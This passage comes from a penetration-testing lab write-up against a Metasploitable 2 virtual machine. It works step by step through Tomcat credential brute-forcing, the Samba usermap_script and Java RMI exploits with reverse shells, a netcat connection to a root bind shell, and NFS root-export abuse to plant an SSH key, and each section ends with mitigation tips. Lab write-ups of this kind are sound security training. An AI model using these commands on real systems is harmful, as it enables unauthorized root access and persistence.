Now, we have an exploit in msf to get the login credentials:-
auxiliary/scanner/http/tomcat_mgr_login


Use this exploit and set the options:-

Now we set the RHOST and the RPORT and enter exploit.

After we did the bruteforce and finished exploiting we found the login credintials.

```
[-] 192.168.150.131:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.150.131:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.150.131:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.150.131:8180 - Login Successful: tomcat:tomcat
[-] 192.168.150.131:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.150.131:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.150.131:8180 - LOGIN FAILED: both:role1 (Incorrect)
```

We will use these credentials to login to the Apache page.



Click on ‘List Applications’ under Manager tab, and you will see there are couple of options to upload the file.

Now we can try exploiting upload vulnerability on this one, either using the exploit available on msfconsole or creating an exploit using msfvenom.

Mitigation

Now to avoid this exploitation we recommend to get the latest updates and update the version if possible and don't use default login credentials and avoid using weak passwords.

10. Samba smbd 3.X on port 139:

As we can see, the target is using Samba version 3.0, which allows an attacker to execute arbitrary commands, by specifying a username containing shell meta characters.

```
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

We are going to use the Metasploit framework to search for exploit in msfconsole.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution
```

Now we found exploit for this version, and we are going to use it.

Now we set our target:

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.150.131
RHOST ⇒ 192.168.150.131
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.150.131  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.150.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

This automatically gives us a root shell, where we can execute commands and dig further in the target machine.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.150.132:4444
[*] Command shell session 1 opened (192.168.150.132:4444 → 192.168.150.131:35794) at 2024-10-17 08:37:31 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
```


Mitigation

To secure Samba smbd 3.X on port 139, consider the following actions:


- **Update Samba** to the latest version to patch known vulnerabilities.

11. Java RMI (Remote Method Invocation) Server:

The Java Remote Method Invocation (Java RMI) is a Java API that performs remote procedure calls (RPC).



Now let's look at the Metasploit and search for any available exploit for it.



Now we found these exploits and will use this exploit/multi/misc/java_rmi_server.

We set the target machineIP and exploit.

```
[*] Started reverse TCP handler on 192.168.150.132:4444
[*] 192.168.150.131:1099 - Using URL: http://192.168.150.132:8080/tfqmI8
[*] 192.168.150.131:1099 - Server started.
[*] 192.168.150.131:1099 - Sending RMI Header...
[*] 192.168.150.131:1099 - Sending RMI Call...
[*] 192.168.150.131:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.150.131
[*] Meterpreter session 1 opened (192.168.150.132:4444 → 192.168.150.131:42352) at 2024-10-17 09:14:44 -0400

meterpreter > 
```

And now we have remote control access on it.

Mitigation

To secure a Java RMI server, consider the following measures:

Regularly update the Java Runtime Environment (JRE) to apply the latest security patches.

Implement strong authentication to ensure that only authorized clients can access the server.


12. Detected Backdoor in IRC on Port 6667 (not exploited):

In this part, we will talk about a vulnerability service that is called unrealircd. Unrealircd is the irc server. The version at that time was a backdoored.

IRC is short for Internet relay chat, the most famous chat system. IRC works on application layer that serve communication in text.

The standard port is TCP 6667.

Now as usual we're going to open Metasploit and search for any available exploits for it in msf.



We are going to use this exploit exploit/unix/irc/unreal_ircd_3281_backdoor

Now we set The RHOST and RPORT for the targeted machine and exploit it.

```
[*] Using exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.150.131
RHOST ⇒ 192.168.150.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT ⇒ 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.150.131:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

As we see, unfortunately the exploit successfully completed, but no session was created.

This may be due to not any more using old versions and fix the exploit by now.

13. Bind Shell on port 1524/TCP:

- We use nmap with the option -sV to identify the software version running on port 1524 and find port 1524 open and running a bind shell which we try to exploit

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.8.157 -p 1524
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 13:42 EEST
Nmap scan report for 192.168.8.157
Host is up (0.013s latency).

PORT     STATE SERVICE    VERSION
1524/tcp open  bindshell Metasploitable root shell
MAC Address: 08:00:27:47:FE:12 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

We use netcat which initiates a connection on the ip of the machine and the port open

```
┌──(root㉿kali)-[~]
└─# nc 192.168.8.157 1524
```

And we are in as root

```
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# whoami
root
```

Mitigation

To secure a bind shell on port 1524/TCP, implement the following measures:

- **Disable the bind shell** if it is not necessary for operational purposes to reduce attack surface.
- **Restrict access** by using firewall rules to allow connections only from trusted IP addresses.
- **Use strong authentication** and enforce complex passwords to prevent unauthorized access.

14. rpcbind on port 111/tcp:

We see that an rpcbind service is running on port 111/tcp which allows NFS to share directories over the network.

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 00:27 EEST
Nmap scan report for 192.168.1.15 (192.168.1.15)
Host is up (0.018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:47:FE:12 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 166.35 seconds
```

We use the command showmount on the machine to list the directories exported, and it shows that the whole root directory is shared and can be accessed remotely.

```
┌──(root㉿kali)-[~]
└─# showmount -e 192.168.1.15
Export list for 192.168.1.15:
/ *
```

I create a temporary directory under /tmp to mount the NFS locally on my machine

```
┌──(root㉿kali)-[/tmp]
└─# mkdir metasploitable2
```

We then use the command mount to mount the NFS locally on my machine and access it's files.

```
┌──(root㉿kali)-[/tmp]
└─# mount -t nfs 192.168.1.15:/ /tmp/metasploitable2
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /usr/lib/systemd/system/rpc-statd.service.
```

Now we can access the authorized SSH keys on the machine which can grant us root access to the machine.

```
┌──(root㉿kali)-[/tmp]
└─# cat /tmp/metasploitable2/root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777
GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@
metasploitable
```

We generate our key and copy it to the NFS

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): kali_meta2_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in kali_meta2_rsa
Your public key has been saved in kali_meta2_rsa.pub
The key fingerprint is:
SHA256:A0H666yaNBblkZvFhXaLP3V87RM+ZUQeaz/CQq6n6qQ root@kali
The key's randomart image is:
+---[RSA 4096]----+
|      .o..       o.|
|      +oo.       .+|
|     =.+o . o    =.|
|    o *... + + o.=|
|   . +  ..S. + +.++|
|    .    .o..  . .+o|
|   +    .. o .     o|
| o o oo    o       |
|  o.. E+o..        |
+----[SHA256]-----+
```

```
┌──(root㉿kali)-[~/.ssh]
└─# cp kali_meta2_rsa.pub /tmp/metasploitable2/root/.ssh
```

Now we append our key to the authorized_keys file to be able to connect

```
┌──(root㉿kali)-[/tmp/metasploitable2/root/.ssh]
└─# cat kali_meta2_rsa.pub >> authorized_keys

┌──(root㉿kali)-[/tmp/metasploitable2/root/.ssh]
└─# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777
GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@
metasploitable
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCTlJOaSE75/CKE94r5sgerhVONDqr/ZFFaDUQciHra/2YeP5QEsZJEhJ5sEv+xyXWt70l0LMIItm1/0liELhU1SaqfbjXUgisr0+fFUQ+bgIGSWodhsqxTcmM30flrXFAukaEBBoQ/jmOvLz+kacj0otff6Oz
F8JdZYLj679dx8s2z/AcOzrqW/ZBNlW7PizL0bMmVgWHFB7Y4uQuCHCZme/goINOd1uwfqfy5xJQtc+bIn4ffhTXi+7UVzRScDZjDH4A4bJxGUV1qaPfT23Izs25GiXAqmCsi3ENWwBQPaf6ozPRblt6oSZEgcrMXsoHoVQCQ4S5sYXYrBQXZbZORXy4sdOpCkB
RyS1nfmLvlc85httjgKcz880Sq3T4+QVGoQvz5qhp5ruEy59jXotDrqoTflhdTLhRmphn0dX0YrKxSbYhunGdChpNho3YiOm1oS+3CeNmd9xVEZEY6n4xFRoOtsR1slHaMzejwbKlSTQxHTDTSCDiIJnpIcKTSD0FKBjEtxJZ3aTWRCEAjYisHaIdBZqkzfx2tc
2EFpSuGcZYWvDWSw3l21+4EIihC8halsqANWuPiTnnZv3OfW2cCPOsaDgTwvtj2q/PIYjBcbXPXzqR+p1bblwmHYeOtVuhU4zCz2m7BIcOjohOs1xMuwn8wOgpTmfyyDwU7GCl94w== root@kali
```

We then attempt to connect using ssh to the machine

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh -i kali_meta2_rsa root@192.168.1.15
```

And we are in as root

```
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# whoami
root
```

Mitigation:

- **Limit Exports**: Only share required directories, not the entire root.
- **Access Control:** Use IP-based restrictions (e.g., 192.168.1.10(rw) to allow only specific IPs to mount with read-write access).
- Disable NFS if it is not required, it should be disabled to prevent such vulnerabilities.